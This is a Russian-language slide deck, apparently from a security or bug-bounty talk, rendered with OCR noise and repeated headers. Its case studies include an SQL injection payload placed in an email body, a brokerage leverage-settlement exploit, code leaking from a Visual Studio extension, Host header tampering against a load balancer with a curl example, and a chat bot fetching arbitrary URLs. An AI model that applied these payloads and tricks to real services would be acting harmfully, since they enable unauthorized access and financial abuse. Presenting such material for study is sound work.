


## 5. Автоподстановка


### Алгоритм:

- Отправить с другого аккаунта себе письмо с названием «Награды за вход».
- В теле сообщения прописать нагрузку «' or 1=1 -- -».
- Перейти в функционал выдачи призов и увидеть исполнение нагрузки.


# 6. Определение геолокации



## 6. Определение геолокации



# 6. Определение геолокации



# 7. Увеличение размера плеча

### Стакан РИКК

4,47k 917,0 ₽

Bid, ₽	0,6 (0,065%)	Ask, ₽
916,4	1 1 379	917,0
916,3	102 6	917,5
916,2	1 14	917,6
916,1	13 1	917,9
915,8	47 18	918,0
915,6	3 1	918,2
915,5	37 500	918,3
915,3	58 167	918,9
915,2	42 15	919,0
915,1	500 500	919,1
915,0	60 43	919,2
914,8	43 500	919,4

### Заявка РИКК

Рыночная Лимитная Отложенная

ПИК 917,0 ₽  
0 лотов 0,47%

916,4 ₽ × + - 1 ×1 × -

Доступно	2	Доступно	0
С плечом	13	С плечом	13

**Покупка** **Продажа**

### Активные заявки

Все Лимитные Отложенные

РИКК Покупка до 916,4 ₽ 1 шт.

Редактировать · Отменить

## 7. Увеличение размера плеча

### Термины:

**Торговля с плечом** – покупка ценных на заемные средства у брокера.

**Маржин колл** – ситуация, когда депозит инвестора меньше маржи. В этом случае брокер автоматический закрывает все сделки.

### Алгоритм:

Выставляется заявка на покупку одной бумаги и ещё  $N$  бумаг с плечом.

Продаем одну акцию. До конца торгового дня система позволяла докупить еще акций с плечом.

После закрытия торгов снимаются только  $N$  акций купленных по марже но остается  $N+1$ .

### Примечания:

Средства нельзя вывести без контроля брокера.

При покупке большого количества акций с плечом можно как сильно выиграть так и проиграть.

# 7. Увеличение размера плеча

4 790,55 \$

↓ 3,12 \$ (0,07 %)

все время

Получите подарок за друга и репост

Расскажите о нас друзьям и получайте подарки



Портфельная аналитика

Заявки

Активных 3



## Акции



Vipshop

1 702 2 211 шт. • 28,11 \$

62 151,21 \$

↑ 110,55 \$ (0,18 %)

## Валюта



Доллар США

5 985,63 -57 355,14 \$ • 75,61 ↓ 8 602,6 Р (0,2 %)

-4 340 637 Р



Рубль

-417,99 Р

с брокерского счета

6 384,7 \$

доступно с плечом 191 447,47 \$



Amazon.com

Акции

3 067,93 \$

Цена последней сделки

# 8. Расширение в Visual Studio

The screenshot displays the Visual Studio Extensions Marketplace interface. On the left, a navigation pane shows the current location: 'В сети' > 'Visual Studio Marketplace' > 'Результаты поиска'. Below this, there are links for 'Инструменты', 'управления', and 'Шаблоны'. A section for 'Обновления (3)' and 'Диспетчер перемещаемых расширений' is also visible. The main area lists several extensions, with 'Security Code Scan' highlighted. This extension is described as a 'Security static code analyzer for .NET' and has a 'Download' button. Other extensions listed include 'Review Assistant - Code Review Tool', 'C# Methods Code Snippets', 'Code Graph', 'Code Dx', 'Code Cleanup On Save', and 'Unobtrusive Code'. On the right, a detailed view for the selected extension shows its creator (JaroslavLobacevski), version (3.5.4), download count (21909), pricing category (Бесплатно), and a rating of 4 stars based on 7 votes. There are also links for 'Release Notes', 'More Information', and 'Report Extension to Microsoft'. At the bottom right, a section titled 'Установка по расписанию:' (Install on schedule) shows options for 'Нет' (No) for 'Установка по расписанию:', 'Обновление по расписанию:', and 'Удаление по расписанию:'. A 'Close' button is located at the bottom right of the window.

В сети

- Visual Studio Marketplace
  - Результаты поиска
  - Инструменты
  - управления
  - Шаблоны
- Обновления (3)
- Диспетчер перемещаемых расширений

**Review Assistant - Code Review Tool**  
Review Assistant is a code review plug-in for Visual Studio. It integrates with TFS, Git, SVN, and Mercurial. Supports multi-iteratio...

**C# Methods Code Snippets**  
Code snippets for C# methods.

**Security Code Scan** Download  
Security static code analyzer for .NET

**Code Graph**  
Visualize call graph, inheritance graph and variable usage graph for C/C++, C#, Python and other languages.

**Code Dx**  
Code Dx provides a single pane of glass to monitor and assess security risks to software applications throughout the Software Dev...

**Code Cleanup On Save**  
Automatically run one of the Code Clean profiles when saving the document. This ensures your code is always formatted correctly an...

**Unobtrusive Code**  
An extension for Visual Studio that lets you hide away obtrusive code like comments and logging, to let you focus on the actual flow of y...

1 2 3 4 5 ▶

Created by: JaroslavLobacevski  
Version: 3.5.4  
Downloads: 21909  
Pricing Category: Бесплатно  
Rating: ★★☆☆☆ (7 голоса (-ов))  
[Release Notes](#)  
[More Information](#)  
[Report Extension to Microsoft](#)

Установка по расписанию:  
Нет

Обновление по расписанию:  
Нет

Удаление по расписанию:  
Нет

[Change your settings for Extensions](#)

Close

# 8. Расширение в Visual Studio

The screenshot shows the Burp Suite interface with the Proxy tab selected. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', 'Backslash', 'Powered', and 'Scanner'. The main toolbar contains buttons for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', 'User options', and 'InQL Scann'. Below the toolbar, there are buttons for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The main area displays a request to 'https://vortex.data.microsoft.com:443 [40.77.226.250]' with a lock icon and a pencil icon. Below the request are buttons for 'Forward', 'Drop', 'Intercept is on', and 'Action'. At the bottom, there are tabs for 'Raw', 'Headers', and 'Hex'. The 'Raw' tab is active, showing the following request details:

```
1 POST /analyze HTTP/1.1
2 Content-Encoding: gzip
3 Host: scan-vs.defend-scan.com
4 Content-Length: 2025
5 Connection: close
6 .....
7 .....
8
9
10 code=dXNpbmcgU3lzdGVtOwp1c2luZyBTeXNOZW0uQ29sbGVjdGlvbnMuR2VuZXJpYzskdXNpbmcgU3lzdGVtLkxpbmE7CnVzaW5nIFN5c3E
```

# 9. Балансировщик

**ВСТРЕЧАЙТЕ ВЕСЕННИЕ СКИДКИ НА ДОМЕНЫ В .masterhost!**  
.STORE, .SITE, .ONLINE, .XYZ и .FUN - теперь доступны Вам от 89 рублей.

[ПОДРОБНЕЕ →](#)

РЕГИСТРАЦИЯ ДОМЕНОВ | IDN КОНВЕРТЕР

Введите имя домена для регистрации...

Пример: woolpricer или woolpricer.ru

**online** **fun**  
**site** **xyz**  
**store**

**ХОСТИНГ** **VPS** **СЕРВЕРЫ**

ОТ **130** РУБЛЕЙ В МЕСЯЦ  
ОТ **280** РУБЛЕЙ В МЕСЯЦ  
ОТ **3 700** РУБЛЕЙ В МЕСЯЦ

# 9. Балансировщик

## Алгоритм:

Ищем адрес публичного балансировщика.

Изменяем заголовок Host (например, test.example.com).

```
curl -H "Host: test.example.com" https://lb-example.com
```

Посылаем запрос на тот же балансировщик.

# 9. Балансировщик

test.masterhost.ru



## Не удается получить доступ к сайту

Превышено время ожидания ответа от сайта **192.168.0.1**.

Попробуйте сделать следующее:

- Проверьте подключение к Интернету.
- Проверьте настройки прокси-сервера и брандмауэра.
- Выполните диагностику сети в Windows

ERR\_CONNECTION\_TIMED\_OUT

Перезагрузить

Подробнее

## 9. Балансировщик

```
> GET / HTTP/1.1
> Host: test.masterhost.ru
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Wed, 12 May 2021 20:16:10 GMT
< Content-Type: text/html
< Content-Length: 188
< Connection: keep-alive
< Keep-Alive: timeout=5
< WWW-Authenticate: Basic realm="Masterhost"
<
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

## 9. Балансировщик

```
> GET / HTTP/1.1
> Host: test.masterhost.ru
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Wed, 12 May 2021 20:16:10 GMT
< Content-Type: text/html
< Content-Length: 188
< Connection: keep-alive
< Keep-Alive: timeout=5
< WWW-Authenticate: Basic realm="Masterhost"
<
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

# 10. Боты и автоматизация



**Алексей**

11:21:47 PM

/хакер <https://хакер.ru/2021/05/12/xcodeghost-numbers/>

хакер.ru

**Малварь XcodeGhost заразила 128 000 000 iOS-устройств**



В рамках антимонопольного судебного разбирательства между компаниями Epic Games и Apple были обнародованы документы, согласно которым, малварь XcodeG...



**HackBot**

11:21:47 PM

Начинаю качать статью...



**хакер.html** 82 KB

Download

11:21:51 PM

# 10. Боты и автоматизация



**Алексей**

11:23:00 PM

/хакер <https://хакер.ru/wp-login.php?>

redirect\_to=https%3A%2F%2Fхакер.ru%2Fwp-login/

хакер.ru

**Малварь XcodeGhost заразила 128 000 000 iOS-устройств**




В рамках антимонопольного судебного разбирательства между компаниями Epic Games и Apple были обнародованы документы, согласно которым, малварь XcodeG...



**HackBot**

11:23:00 PM

Начинаю качать статью...



**хакер.html** 82 KB  
Download

11:23:04 PM

# 10. Боты и автоматизация

**Безопасность,**  
**разработка, DevOps**

[Не получается залогиниться?](#)  
[Очисти кеш или зайдя в режиме инкогнито](#)

Имя пользователя или e-mail

Пароль

Запомнить меня

[Регистрация](#) | [Забыли пароль?](#)

# 11. Ошибка первой линии

## Ошибка аналитика HackerOne открыла сторонним лицам доступ к частным отчетам об уязвимостях

15:43 / 4 декабря, 2019

Утечка произошла из-за неосторожности одного из специалистов HackerOne, который случайно передал стороннему лицу действительный сессионный cookie-файл.

Компания HackerOne, управляющая одноименной платформой по координации программ вознаграждения за найденные уязвимости различных компаний, была вынуждена выплатить из собственного кармана вознаграждение в \$20 тыс. после того, как случайно предоставила стороннему исследователю возможность читать и вносить изменения в отчеты об уязвимостях некоторых ее клиентов.

HackerOne

утечка данных



26 мая  
**DLP**  
ФОРУМ 2021

ПРОТИВОДЕЙСТВИЕ  
